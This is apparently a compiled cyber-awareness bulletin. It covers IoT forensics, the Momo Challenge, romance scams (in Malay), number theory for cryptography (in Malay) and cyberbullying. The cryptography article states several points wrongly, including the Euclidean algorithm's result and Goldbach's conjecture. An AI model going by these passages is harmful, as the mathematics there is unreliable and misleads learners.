IoT devices have a major role in our lives. Although IoT devices make life more convenient, it is undeniable that they also pose new kinds of risks and challenges. The experiment conducted in this study proved that it is possible to track a subject's location by only using his/her historical data. Historical data in IoT devices can be used to overcome and solve case objectives associated with forensics analysis in IoT cases. A limitation of IoT devices is the typically restricted data storage capability. Hence, there may not be sufficient historical data stored in the devices themselves. However, the advancement of cloud computing has solved this problem. Analysts conducting forensics analysis can therefore always try to access the cloud associated with specific IoT devices to obtain the historical data of a subject. Future work may focus on extracting different types of historical data in IoT devices to solve other case objectives.

References

1. Gorai, A. D., & Goswami, B. 2014. *Cloud Computing an Emerging Technology to Save Money, Time and Resources*. *International Journal of Scientific and Research Publications*, 4(9).
2. Technavio Blog. *Top 10 Cloud Computing Service Providers in 2017*. Accessed in September 2018. <https://www.technavio.com/blog/top-10-cloud-computing-service-providers-2017>
3. CNN. *Cops Use Murdered Woman's Fitbit to Charge her Husband*. Accessed in September 2018 <https://edition.cnn.com/2017/04/25/us/fitbit-womans-death-investigation-trnd/index.html>
4. Shah, J. J., & Malik, L. G. 2014. *An approach towards digital forensic framework for cloud*. In *Advance Computing Conference (IACC), 2014 IEEE International* (pp. 798-801). IEEE.
5. Delport, W., Köhn, M., & Olivier, M. S. 2011. *Isolating a cloud instance for a digital forensic investigation*. ISSA.

MOMO Challenge

By | Niroshini Madi Palan

The Momo Challenge reportedly started on Facebook with members being “challenged” to communicate with an unknown number, according to The Sun, UK [1]. Once the initial contact with a user is established, the Momo account sends a number of challenges and activities that are to be completed to meet Momo. It allegedly involves challenges that encourage children to engage in a series of violent acts that end with suicide. If a user refuses to follow the game’s orders, Momo threatens them with violent images, The Sun also reported. The account appears to be connected to three numbers in Japan, Mexico and Columbia.

Background

The Momo Suicide Challenge is a game with roots in Japan. Essentially, it all started with Facebook group members daring each other to contact an unknown number. Nowadays, the suicide game is popular on both Facebook and WhatsApp.

The anonymous person with the unknown number, otherwise known as Momo, instructs you to engage in odd activities, like waking up at night or overcoming a fear [2].

Children are then told to film themselves doing these activities and send the videos to Momo. If the challenge is successful, Momo will encourage them to partake in even more dangerous activities that involve harm – eventually leading to suicide [3].

More often than not, Momo does not message people normally. Momo’s messages may be filled with violent or scary content, and Momo will even call participants and intimidate them. If a player refuses to do a challenge Momo threatens to visit and curse them.

It is very easy to see why children feel so pressured into these hideous challenges.

The bulging eyes, wide grin and warped features of Momo make it almost believable that she is real. Factor in that children may have some difficulty distinguishing between reality and fantasy – together with peer pressure – and you have a disaster waiting to happen.

Interestingly, Momo herself is not real. She is actually a sculpture named Mother Bird created by Japanese special effects company Link Factory. It was an artwork exhibited in Tokyo’s horror Art Vanilla Gallery, and it was never intended to be used in a dangerous game on social media [4].



Source [4]

The inability to recognize the harm caused, or being scared to share the details of such game either due to fear of judgment or lack of support leads to becoming easy targets as victims to the game.

Cases Linked To Momo Challenge

Police in Argentina are linking the game to the death of a 12-year-old who took her own life. Police there have issued a warning to parents, the Buenos Aires Times reported. They are hunting for the “adolescent with whom she exchanged those messages.”

On August 28, 2018, the death of a teenager in India was also linked to the Momo suicide game. The 18-year-old, locally known as Manish Sarki, was found in a livestock shed that had the words "Illuminati" and "Devil's one eye" scribbled on the wall. The private school student went missing from his home in Kurseong in West Bengal, India, on Monday before his body was found later that night [6].

Tips To Keep Children Safe

There is no general solution since prevention and treatment require a complex approach from both psychological and physical points of view.

What parents should do if their kids are not involved or don't know about it (preventive):

- Learn about current online challenges and their specific signs. Find out how they manifest.
- Consider talking about the challenge and if the kids have heard about it. Discuss possible dangers and outcomes. In case of the Momo challenge, convey that it is not just a fictional character but a real human being with evil intentions.
- Find preventive videos to communicate safety tips.
- Teach your children to act correctly when a stranger tries to befriend or get in touch with them. Tell kids to never share personal information and never talk with strangers on social media.
- Teach kids to discern good from bad behaviour online in general and how it can impact their future.
- Remind your kids you are always there for them and they can always open up if somebody makes them feel uncomfortable online.
- Make it clear to a child what sensitive data is and why it is not appropriate to share with others except family.
- Inspire your child to use social media and the Internet to learn new things, share helpful stuff and have moderate entertainment without revealing any sensitive data online.
- Find appropriate entertainment alternatives, discuss them together – you cannot isolate but substitute with “healthy” apps or activities.
- Use parental controls to monitor kids' online activities and texts, which will provide tangible insight.
- Know your child's environment. Perhaps some relationships seem toxic to you and you should be able to communicate this with the child.

References

1. <https://www.thesun.co.uk/news/6926762/momo-suicide-game-whatsapp-deaths-uk/>
2. <https://www.unilad.co.uk/technology/man-who-received-terrifying-momo-suicide-game-messages-explains-how-it-works/>
3. <https://sg.theasianparent.com/risks-of-momo-challenge/>
4. <https://www.news.com.au/technology/online/social/where-the-creepy-image-for-the-momo-challenge-came-from/news-story/535560edbd2ad95656216d626030fa29>
5. <https://www.mirror.co.uk/news/world-news/momo-suicide-challenge-deaths-boy-13185367>
6. <https://www.unilad.co.uk/technology/man-who-received-terrifying-momo-suicide-game-messages-explains-how-it-works/>

Katakan Tidak Pada *Love Scam*

By | Amira Hamran & Yuzida Md Yazid



Saban tahun kita sering mendengar kes penipuan cinta dalam talian (Love Scam) melalui media sosial meningkat dari tahun ke tahun. Pada tahun 2018 telah direkodkan sebanyak 1,031 kes yang melibatkan kerugian RM83.06 juta dan ia merupakan kes jenayah siber kedua tertinggi dilaporkan di Malaysia.

SCAM ALERT: Memancing cinta menggunakan kata-kata romantik dan janji-janji palsu untuk memperdaya mangsa merupakan satu lagi taktik penipuan 'Love Scam' yang digunakan untuk menjerat wanita/lelaki yang belum berkahwin dan wanita/lelaki lanjut usia yang memerlukan teman hidup.

Modus Operandi

1. Mangsa berkenalan dengan suspek melalui emel, facebook, twitter dan lain-lain media sosial;
 2. Suspek akan menggunakan kata-kata manis, janji-janji palsu dan panggilan manja bagi menawan hati mangsa;
 3. Dalam tempoh perkenalan tersebut, mereka tidak pernah bertemu dan perhubungan menjadi bertambah erat melalui perbualan telefon;
 4. Setelah mangsa terjerat dengan cinta suspek, suspek mula menagih simpati dari mangsa dan meminta pelbagai pertolongan kewangan daripada mangsa;
 5. Mangsa yang terpedaya akan memasukkan wang ke dalam akaun suspek;
 6. Setelah sejumlah wang dimasukkan, suspek akan terus menghilangkan diri.
- Kebiasaannya terdapat dua golongan dalam masyarakat internet yang terlibat dalam "love Scam" ini. Golongan pertama ialah mereka yang suka menyamar dan tidak mendedahkan identiti dan lazimnya mereka mempunyai niat tertentu. Golongan kedua pula ialah mereka yang benar-benar bersikap jujur untuk mencari pasangan. Golongan yang terkandas kerana penipuan cinta dalam talian ini kebanyakannya terdiri daripada golongan wanita profesional yang sememangnya berharta. Golongan ini boleh dikategorikan sebagai golongan yang mendambakan kasih sayang, cinta, dan teman untuk menemani kehidupan mereka. Faktor kesunyian juga antara penyebab utama mereka mudah terpedaya disebabkan panahan cinta. Sehubungan itu, bagi mengekang kes penipuan cinta dalam talian menjadi lebih parah, dikongsikan beberapa tips untuk mengelak daripada jatuh ke dakapan penjenayah romeo dalam talian :
1. Pastikan anda tidak menerima pelawaan rakan yang tidak dikenali dalam media sosial untuk menjadi rakan anda;
 2. Tidak mendedahkan identiti diri anda sewaktu di dalam keadaan kesunyian yang melampau secara terbuka di laman internet;
 3. Membuat tapisan ke atas setiap kenalan di media sosial agar tidak terdedah kepada mat romeo @ orang asing yang berada di ruang lingkup kenalan anda;
 4. Tidak berkongsi maklumat peribadi seperti alamat kediaman, tempat kerja dan nombor telefon dengan kenalan dalam talian yang baru dikenali;
 5. Tidak terpedaya dengan gambar-gambar atau kenyataan yang menggambarkan gaya hidup mewah;
 6. Tidak mudah meluahkan perasaan kepada rakan dalam talian yang tidak dikenali;
 7. Pastikan anda juga tidak memuat naik gambar-gambar yang menjolok mata untuk tatapan rakan dalam talian di media sosial;
 8. Tidak melayan orang yang terlalu obses dengan anda;
 9. Pastikan anda tidak mudah terpedaya untuk menerima segala janji manis, hasutan dan tipu daya untuk menurut sahaja segala permintaan dan suruhan kekasih;

10. Jangan menganggap sembang di internet itu sesuatu yang terlalu serius kerana ia hanyalah tempat untuk mencari teman baru. Anda masih perlu berjumpa secara fizikal untuk betul-betul mengenali pasangan anda;
11. Tidak mengadakan pertemuan dengan rakan dalam talian media sosial tanpa ditemani rakan atau ahli keluarga anda;
12. Hadkan masa bersembang dengan rakan dalam talian;
13. Elakkan berbicara tentang perkara-perkara yang melibatkan hati dan perasaan, seterusnya menjurus ke arah cinta atau mungkin seks;
14. Sekat rakan yang melampaui batas di laman media sosial anda;
15. Semak tetapan notis privasi di laman media sosial anda agar tidak mendedahkan butiran peribadi kepada penjenayah siber;
16. Jangan mudah jatuh cinta dengan janji-janji manis rakan talian anda;
17. Sentiasa waspada dengan segala jenis pujukan dan desakan;
18. Berhati-hati dalam memilih kawan dalam talian agak tidak terjebak ke kancah percintaan maya;
19. Jangan berkongsi maklumat kad bank dan nombor pin akaun bank anda kepada teman istimewa (kekasih);


Nasihat Polis

1. Pengguna internet perlu tahu bahawa terdapat akaun laman sosial yang menggunakan identiti palsu di ruang internet.
2. Jangan berikan butir peribadi atau maklumat akaun kepada kenalan baru di internet.
3. Jangan mudah bersimpati dengan orang yang baru dikenali di internet.

Bagaimana untuk mengenal pasti penipuan? Mana-mana tingkah laku atau situasi berikut perlu diberi perhatian kerana orang yang anda sedang berinteraksi mungkin penipu atau penjenayah siber:-

Mengenali Penipu Dalam 'Love Scam'

1. Individu yang menggunakan gambar-gambar lelaki kacak dari luar Negara di dalam laman media sosial mereka.
2. Individu yang menggunakan gambar-gambar wanita yang berpakaian seksi.
3. Seorang duda yang baru bercerai dan ingin mencari pasangan hidup.
4. Individu yang mempunyai darah kacukan contohnya bapa berasal dari Amerika Syarikat, Eropah atau Timur Tengah, manakala ibu pula berasal dari Malaysia atau sebaliknya.
5. Mempunyai kerjaya yang hebat dan berjaya seperti ahli perniagaan, doktor, pegawai tinggi kerajaan dan sebagainya.
6. Menyatakan bekas pelarian dari Negara Afrika dan mempunyai wang yang di beberapa negara yang tidak dapat dikeluarkan.
7. Akaun penjenayah dalam laman sosial adalah mencurigakan dan palsu di mana gambar-gambar peribadi terlalu kurang (3 atau 5 gambar sahaja).
8. Mengambil masa yang lama untuk membalas mesej dalam email atau laman sosial yang lain.
9. Cuba mengelak dari komunikasi menggunakan webcam komputer.
10. Panggilan manja dan romantik dalam masa yang singkat
11. Ada ayat-ayat cinta untuk memikat.
12. Menjanjikan perkahwinan.
13. Akan menghantar bungkusan yang berisi hadiah mewah.
14. Akan datang ke Malaysia untuk jumpa mangsa dan keluarga.
15. Menggunakan akaun pihak ketiga (milik warga tempatan).
16. Mangsa dikehendaki membayar bungkusan yang dihantar.
17. Meminta wang walaupun tidak pernah bertemu dengan mangsa.



Tips yang dikongsikan adalah merupakan perkara-perkara asas yang boleh dijadikan panduan agar anda tidak terjerumus ke kancah penipuan cinta dalam talian. Modus operandi bagi penjenayah siber ini sangat licik dalam memerangkap pendahaga cinta. Mereka akan menggunakan kata-kata manis dan meletakkan harapan kepada si mangsa sehingga mangsa sanggup menyerahkan wang ringgit demi cinta. Si mangsa yang telah dipegang hatinya menjadi cair lalu jatuh ke perangkap penjenayah siber. Bagi mangsa yang tidak dapat dikembalikan wang ringgit yang diberikan kepada penjenayah seolah kata pepatah “habis madu sepah dibuang”.

Secara keseluruhannya, kes jenayah cinta siber ini pasti tidak akan ada kesudahannya apabila tiada kesedaran dalam kalangan pengguna internet yang sentiasa meletakkan keseronokan dan kepuasan nafsu ketika berkawan. Diharapkan perkongsian ini mampu mencegah para pelayar cinta alam maya dari jatuh ke perangkap si pencinta siber.


Rujukan

1. Scam Alert, Love Scam. Portal rasmi Polis Diraja Malaysia <http://rmp.gov.my/scam-alert/2014/08/27/love-scam>
2. <https://www.remaja.my/17-cara-mudah-untuk-kenali-si-penipu-terutama-love-scam/>
3. <https://www.freemalaysiatoday.com/category/bahasa/2018/09/13/wanita-kesunyian-ditipu-love-scam-cecah-rm83-6-juta/>
4. https://en.wikipedia.org/wiki/Romance_scam


Pengenalan Kepada Matematik Dalam Kriptografi

Oleh | Wan Zariman bin Omar, Wan Maisarah binti Md. Isa, Amir Hamzah bin Abd Ghafar, Nur Lina bin Abdullah & Hazlin binti Abdul Rani

Dalam kehidupan seharian, komunikasi memainkan peranan yang sangat penting kepada manusia. Salah satu tujuan komunikasi adalah untuk menyampaikan maklumat tertentu kepada individu lain. Pelbagai cara digunakan untuk tujuan penyampaian mesej ini dan biasanya ia bergantung kepada jenis atau keadaan mesej yang hendak disampaikan. Apabila seseorang itu hendak menghantar mesej tersembunyi kepada individu lain, beliau akan menggunakan bahasa atau isyarat tersembunyi yang diketahui oleh beliau dan penerima maklumat sahaja. Biasanya, bahasa atau isyarat tersembunyi yang digunakan ini hanyalah idea-idea yang dicipta atau direka supaya penggunaannya lebih mudah sama ada untuk disampaikan mahupun diterima.



Rajah 1: Gambaran proses penyulitan dan penyahsulitan bagi kunci simetri



Rajah 2: Gambaran proses penyulitan dan penyahsulitan bagi kunci asimetri

Dalam era siber masa kini, keselamatan data amat penting. Salah satu mekanisme keselamatan data ialah dengan menggunakan ilmu kriptografi. Kriptografi berasal dari Bahasa Yunani, terdiri dari dua suku kata iaitu kriptu dan graphia. Kriptu bermaksud

menyembunyikan manakala graphia bermaksud tulisan, oleh itu **kriptografi** boleh diringkaskan kepada ilmu yang menggunakan teknik dan formula matematik untuk keselamatan data (kerahsiaan data, integriti data dan kesediaan data). Bagi mencapai tujuan itu, proses **penyulitan** dilakukan di mana data (*plain text*) ditukar menggunakan **kunci rahsia** kepada suatu bentuk yang tidak dapat difahami yang dinamakan **teks sifer** (*cipher text*) (Rujuk Rajah 1). Untuk mendapatkan kembali data yang telah disulitkan, proses **penyahsulitan** dilakukan menggunakan **kunci rahsia**. Proses penyulitan dan penyahsulitan ini hanya terhad digunakan oleh entiti yang mengetahui kunci setiap proses tersebut. Jika kedua-dua proses tersebut menggunakan kunci yang sama (kunci rahsia), maka ia dikategorikan sebagai kriptografi simetri manakala jika kedua-dua proses tersebut menggunakan kunci yang berlainan, maka ia dikategorikan sebagai kriptografi kunci awam (*public-key cryptography*) atau dikenali juga sebagai kriptografi asimetri (Rujuk Rajah 2). Kriptografi asimetri mempunyai sepasang kunci iaitu kunci awam (Public-key) dan kunci peribadi (Private-key). **Kriptanalisis** pula adalah ilmu dan seni untuk memecahkan teks sifer tanpa perlu mengetahui kunci dan algoritma (penyulitan dan penyahsulitan) yang digunakan.

Asas kepada ilmu kriptografi adalah matematik, tanpa ilmu matematik tidak mungkin ilmu kriptologi ini dapat diguna pakai dan berkembang seperti masa kini. Salah satu asas matematik yang paling penting untuk ilmu kriptografi adalah teori nombor. Antara subjek-subjek yang penting dalam teori nombor adalah seperti berikut:

1. Aritmetik Modulo,
2. Songsangan Modulo,
3. Nombor Perdana,
4. Pembahagi Sepunya Terbesar (GCD),
5. Algoritma Euclid
6. Teorem Baki Cina.

Aritmetik Modulo

Aritmetik Modulo adalah aritmetik dengan kongruen telah diperkenalkan pada kurun ke-19 oleh ahli matematik terkenal, Karl Friedrich Gauss. Ilmu matematik ini dibangunkan bertujuan untuk menyatakan baki bagi suatu integer jika dibahagi dengan integer yang lain dan sering digunakan dalam medan terhingga (*finite field*). Andaikan m adalah integer positif. Jika a dan b adalah integer, maka $a \equiv b \pmod{m}$.

Dibaca sebagai a kongruen b modulo m . Manakala dalam definisi kebolehbahagian, $a \equiv b \pmod{m}$ adalah bersamaan dengan $m | a - b$. Simbol ' \equiv ' menandakan m membahagi $a - b$. Contoh $a \equiv b \pmod{m}$ adalah seperti $38 \equiv 14 \pmod{12}$ yang juga bersamaan dengan $38 \equiv 2 \pmod{12}$. Dalam bentuk kebolehbahagian, $38 \equiv 2 \pmod{12}$ ditulis sebagai $12 | 38 - 2$. Manakala jika $a \equiv b \pmod{m}$, maka $m \nmid a - b$. Contohnya seperti $2 \not\equiv 99 \pmod{7}$ kerana $7 \nmid 2 - 99$.

Linear kongruen ditakrifkan sebagai jika a dan b adalah integer, maka $a \equiv b \pmod{m}$ jika dan hanya jika wujud integer k sehinggakan $a = b + km$. Linear kongruen digunakan bagi menyelesaikan masalah algebra dalam aritmetik modulo dan memudahkan proses pembuktian teorem.

Hubungan antara a dan b disebut sebagai kongruen (\equiv) modulo n . Hubungan kongruen ini mematuhi bentuk hubungan persamaan iaitu:

- Refleksif: $a \equiv a \pmod{n}$;
- Simetri: $a \equiv b \pmod{n} \Leftrightarrow b \equiv a \pmod{n}$; dan
- Transitif: Jika $a \equiv b \pmod{n}$ dan $b \equiv c \pmod{n}$ bagi suatu integer c maka $a \equiv c \pmod{n}$.

Hubungan antara aritmetik modulo, kebolehbahagian dan persamaan linear dihubungkan seperti berikut:

Theroem 1: Jika a dan b adalah integer, maka $a \equiv b \pmod{m}$ jika dan hanya jika wujud integer k sehinggakan $a = b + km$.

Bukti: Andaikan a dan b adalah integer. Andaikan juga $a \equiv b \pmod{m}$. Melalui definisi kebolehbahagian, $a \equiv b \pmod{m}$ ditakrifkan sebagai $m | a - b$. Maka, $a - b = km$ untuk semua integer k sehinggakan $a = b + km$. Sebaliknya, andaikan wujud integer k bagi $a = b + km$. Seterusnya ditulis sebagai $km = a - b$. Melalui definisi kebolehbahagian, $km = a - b$ ditakrifkan sebagai $m | a - b$ sehinggakan, $a \equiv b \pmod{m}$.

Penggunaan lazim dalam kehidupan seharian yang menggunakan konsep ini ialah pengiraan waktu jam di mana dalam sistem 12-jam yang

mana - segala pengiraan dilakukan dalam modulo 12. Sebagai contoh, 5 jam selepas jam 9 ditulis sebagai:

$$5 + 9 \equiv 14 \equiv 2 \pmod{12}.$$

Konsep ini telah digunakan dalam bidang kriptografi sejak zaman empayar Rom di bawah pemerintahan Julius Caesar lagi (rujuk sifer Caesar). Penggunaannya semakin meluas seiring dengan peningkatan kompleksiti suatu sifer itu yang selari dengan kemajuan teknologi. Pada masa kini, keterbatasan komputer yang hanya mampu menghitung nombor terhingga dan berbatas diatasi dengan konsep modulo di mana ia digunakan dalam penghitungan suatu nombor yang amat besar.

Sebagai contoh, magnitud kebesaran nombor yang dihitung dalam kriptografi kunci awam boleh mencecah kepada nombor bersaiz 1024-bit atau nombor yang mempunyai lebih 200 digit dalam bentuk desimal. Maka sifat aritmetik modulo membataskan saiz yang perlu dihitung oleh suatu komputer yang menjalankan kriptografi kunci awam.

Songsangan Modulo

Konsep songsangan modulo ialah lanjutan daripada operasi aritmetik modulo, diyang mana ia disebut secara umum seperti berikut:

Diberi a, b dan n adalah suatu integer maka b ialah songsangan modulo n bagi a jika $b \equiv a^{-1} \pmod{n}$ atau $ab \equiv 1 \pmod{n}$.

Persamaan ini mencari nilai songsangan suatu integer yang beroperasi dalam aritmetik modulo dan ia digunakan dalam algoritma pembinaan kunci dalam sistem kriptografi RSA (*Rivest-Shamir-Adleman cryptosystem*) yang mana merupakan salah satu algoritma penting yang sering digunakan dalam kriptografi kunci awam.

Nombor Perdana

Nombor perdana (prime number) adalah nombor bulat yang hanya boleh dibahagi dengan dirinya sendiri dan nombor 1 sahaja. Oleh yang demikian, nombor perdana hanya mempunyai dua (2) pembahagi sahaja. Dalam kata lain nombor perdana adalah suatu integer $p > 1$ dengan pembahagi p adalah 1 dan p . Contoh nombor perdana adalah set $\{2, 3, 5, \dots\}$ dengan nombor 2 adalah nombor perdana terkecil.

Suatu nombor yang tidak memiliki sifat nombor perdana dikenali sebagai nombor gubahan. Nombor gubahan terhasil daripada hasil darab beberapa nombor perdana. Misalnya seperti $4 = 2.2$, $8 = 2.2.2$, $221 = 13.17$ dan $2185 = 5.19.23$.

Idea berkaitan nombor perdana telah dikembangkan sehingga terhasilnya beberapa taburan dan sifat nombor. Misalnya seperti taburan **Bertrand**, nombor perdana kembar, taburan **Goldbach** dan taburan n^2+1 .

- i. Taburan **Bertrand** menyatakan bahawa bagi setiap integer positif lebih besar daripada 1, terdapat nombor perdana p diantara n dan $2n$. Andaikan $n=4$, maka $4 < p < 8$ dengan $p = 5$ dan $p = 7$.
- ii. Nombor perdana kembar adalah berbentuk p dan $p+2$. Misalnya $(3,5)$, $(5,7)$, $(11,13)$ dan sebagainya. Namun begitu tidak semua nombor perdana mempunyai kembar. Nombor perdana 2 tidak mempunyai kembar.
- iii. Taburan **Goldbach** menjelaskan semua integer positif lebih besar daripada 3 boleh ditulis sebagai hasil tambah dua nombor perdana. Misalnya seperti:
 - a. $100 = 3+97 = 11+89 = 17+83 = 29+71 = 41+59 = 47+53$,
 - b. $5 = 2+3$, dan
 - c. $16 = 5+11$.
- iv. Menyatakan bahawa terdapat begitu banyak nombor perdana berbentuk seperti n^2+1 . Antaranya adalah seperti:
 - a. $37 = 6^2+1$,
 - b. $101 = 10^2+1$, dan
 - c. $257 = 16^2+1$.

Nombor perdana memainkan peranan penting dalam pembinaan kriptosistem kunci awam seperti RSA. Semakin besar saiz nombor perdana, semakin tinggi tahap keselamatan kriptosistem kunci awam RSA.

Kunci kerahsiaan dalam sistem RSA adalah berdasarkan kepada penggunaan dua nombor perdana bersaiz besar, p dan q untuk menghasilkan satu nombor gubahan, $n=p.q$. Falsafah keselamatan kunci kerahsiaan dalam sistem RSA adalah kesukaran untuk mendapatkan nilai p dan q jika diberi nilai n .

Pembahagi Sepunya Terbesar (GCD – Greatest Common Divisor)

Pembahagi Sepunya Terbesar antara dua nombor, ianya boleh dicari secara cepat dengan menggunakan algoritma Euclid. Sebagai contoh mudah, diberi a dan b adalah integer dengan sekurang-kurangnya salah satu integer tersebut adalah bukan sifar. Pembahagi sepunya terbesar bagi a dan b adalah integer positif terbesar, d yang membahagi kedua-dua nilai a dan b . Ditandakan dengan $(a,b)=d$. Jika $(a,b)=d$, maka $d|a$ dan $d|b$ dan sebaliknya. Sekiranya a dan b adalah integer positif dengan $a \neq 0$ dan $b \neq 0$ bersifat $(a,b)=1$ maka a dan b dikenali sebagai nombor perdana relatif. Misalnya seperti:

- a. $(24,54)=6$. Pembahagi bagi 24 adalah 1,2,3,4,6,8,12,24 dan pembahagi bagi 54 adalah 1,2,3,6,9,18,27,54.
- b. $(19,31)=1$. Maka, 19 dan 31 adalah nombor perdana relatif.

Algoritma Euclid

Algoritma Euclid merupakan suatu algoritma yang digunakan untuk mencari pembahagi sepunya terbesar atau *greatest common divisor* (GCD) bagi dua nombor atau lebih. Secara amnya, ia boleh ditunjukkan seperti berikut:

Diberi a, b adalah nombor integer sedemikian hingga $a > b$. Maka untuk mencari $\gcd(a, b)$, algoritma Euclid menjalankan operasi berikut:

1. Cari q_0 dan r_0 sedemikian hingga $a = bq_0 + r_0$.
2. Cari q_1 dan r_1 sedemikian hingga $b = r_0q_1 + r_1$.
3. Cari q_i dan r_i sedemikian hingga $r_{i-2} = r_{i-1}q_i + r_i$ di mana $i=2,3,\dots$ sehingga $r_i=0$.
4. Maka $\gcd(a,b)=q_i$.

Algoritma ini sangat penting digunakan dalam aplikasi Teorem Baki Cina (yang diterangkan pada halaman mendatang). Selain itu, algoritma ini digunakan dalam beberapa kaedah analisis kriptografi (cryptanalysis) yang digunakan untuk menyerang sistem kriptografi kunci awam. Antaranya kaedah analisis kriptografi yang mengeksploitasi algoritma ini ialah algoritma **Pollard-rho**, algoritma lengkungan eliptik **Lenstra** dan algoritma **Shor**. Kesemua algoritma ini menyerang sistem kriptografi kunci awam dengan menyelesaikan pemfaktoran secara carian

pembahagi sepunya terbesar parameter tertentu yang diambil melalui kaedah analisa tersebut.

Teorem Baki Cina

Teorem Baki Cina atau dikenali sebagai *Chinese Remainder Theorem* (CRT) juga penting dalam dunia kriptografi. Ianya membantu pengamal ilmu kriptografi untuk mengira integer yang besar yang digunakan dalam pengiraan sesuatu algoritma kriptografi, sebagai contoh ialah algoritma RSA.

Keenam-enam elemen dalam teori nombor ini adalah asas kepada ilmu kriptografi dan ianya sangat penting supaya elemen lanjutan ilmu kriptografi dapat difahami dan dibangunkan dengan terselamat dan mempunyai darjah kerahsiaan serta integriti peringkat tinggi. Untuk menghampiri kepada peringkat tersebut, beberapa masalah sukar matematik digunakan. Masalah ini boleh dirujuk – secara tidak formal – sebagai masalah yang tidak dapat diselesaikan oleh komputer moden dalam masa yang munasabah. Antara masalah sukar matematik yang digunakan dalam kriptografi adalah:

- a. **Pemfaktoran nombor perdana.** Proses untuk menguraikan nombor komposit yang terdiri daripada dua atau lebih nombor perdana. Ia digunakan sebagai kekuatan keselamatan dalam sistemkripto RSA dengan menggunakan nombor perdana sekurang-kurangnya bersaiz 2^{1024} -bit.
- b. **Masalah Logaritma Diskrit.** Proses bagi mendapatkan suatu nilai x dari persamaan $g^x \equiv h \pmod{p}$ di mana h, g dan p diketahui nilainya. Ia digunakan dalam sistemkripto pertukaran kunci *Diffie-Hellman Key Exchange* (DHKE).
- c. **Jumlah subset.** Proses bagi mendapatkan suatu subset dalam set A jika di mana hasil tambah elemen dalam subset berkenaan adalah b di mana A dan b diketahui nilainya. Ia digunakan dalam sistemkripto *Merkle-Hellman*. Walaupun sistemkripto berkenaan telah terbukti tidak selamat, namun masalah jumlah subset masih menjadi pilihan untuk sesetengah sistemkripto yang baru.

Dalam masa yang sama, terdapat beberapa subjek matematik yang lebih mencabar yang digunakan sama ada sebagai bahan asas untuk membina suatu sistemkripto atau alat untuk melakukan proses kriptanalisis. Antaranya ialah:

- a. **Lengkung eliptik.** Struktur algebra lengkung eliptik pada medan Galois (medan terhingga) boleh dimanipulasikan untuk menyelesaikan masalah pemfaktoran integer yang digunakan oleh RSA. Lebih penting lagi, proses pendaraban titik pada lengkung ini boleh menghasilkan darjah kesukaran yang setara dengan RSA namun menggunakan saiz kunci yang lebih kecil.
- b. **Kombinatorik.** Ia adalah suatu lapangan dalam matematik yang memfokuskan terhadap proses menghitung kombinasi suatu struktur terhingga bagi mendapatkan ciri-ciri struktur tersebut yang boleh menyelesaikan masalah padanya. Salah satu kaedah penyelesaian (yang tidak efektif) bagi masalah jumlah subset yang diterangkan tadi adalah menggunakan teknik kombinatorik.
- c. **Kekisi dalam algebra abstrak.** Ia sering dijadikan sebagai bahan asas untuk membina suatu sistemkripto yang menggunakan set kombinasi linear integer dengan vektor asas $b_1, \dots, b_n \in \mathbb{R}^n$ sebagai parameter untuk melakukan proses penyulitan dan penyahsulitan.

Pada masa akan datang, kehadiran pengkomputeran kuantum dikatakan bakal memecahkan hampir keseluruhan jaminan keselamatan yang ada pada setiap aspek kriptografi pada hari ini. Oleh yang demikian, ilmuwan kriptografi di segenap dunia sedang mencari dan mengenal pasti teori serta teknik dalam matematik yang terbaik untuk digunakan bagi membina dunia kriptografi pada masa hadapan atau lebih dikenali sebagai kriptografi pasca kuantum. Walaupun terdapat beberapa sistemkripto yang diuji mampu mengatasi pengkomputeran kuantum – antaranya termasuk sistemkripto *NTRU* yang menggunakan konsep kekisi – namun bagi menjamin keselamatan data secara menyeluruh, penerokaan terhadap ilmu matematik yang boleh diaplikasikan dalam kriptografi pasca kuantum perlu terus berjalan dengan giat dan teliti.

Rujukan

1. *An Introduction to Mathematical Cryptography* by Jeffrey Hoffstein, Jill Pipher and J.H. Silverman, 2008, ISBN:0387779930 9780387779935
2. Lenstra Jr, Hendrik W. "Factoring integers with elliptic curves." *Annals of mathematics* (1987): 649-673.

Buli : Buli Siber & “CyberParenting”

By | Nur Fazila bintiSelamat

Pengenalan

Dasawarsa ini, dengan kemajuan teknologi yang tanpa batas, sambungan internet boleh dicapai dimana-mana sahaja oleh sesiapa sahaja termasuklah anak-anak yang masih bersekolah. Internet kini dijadikan sebagai alat atau medium untuk bersosial malahan di dalam proses Pengajaran dan Pembelajaran (PnP) juga mereka didedahkan dengan penggunaan internet terutamanya bagi mencari maklumat. Walaubagaimanapun, penggunaan internet tanpa had dan tanpa pemantauan daripada ibu bapa terutamanya, boleh membawa kepada risiko yang merbahaya kepada anak-anak. Oleh yang demikian, di dalam artikel ini akan menerangkan lebih terperinci mengenai buli secara amnya serta buli siber secara khususnya. Peranan-peranan ibu bapa bagi mengawasi atau memantau anak-anak secara berkesan daripada terjerumus dengan risiko-risiko penggunaan internet termasuklah buli siber juga diketengahkan di dalam artikel ini. Tambahan, artikel ini secara tidak langsung dapat membantu ibu bapa melahirkan sebuah persekitaran keluarga bingkis siber.

Buli

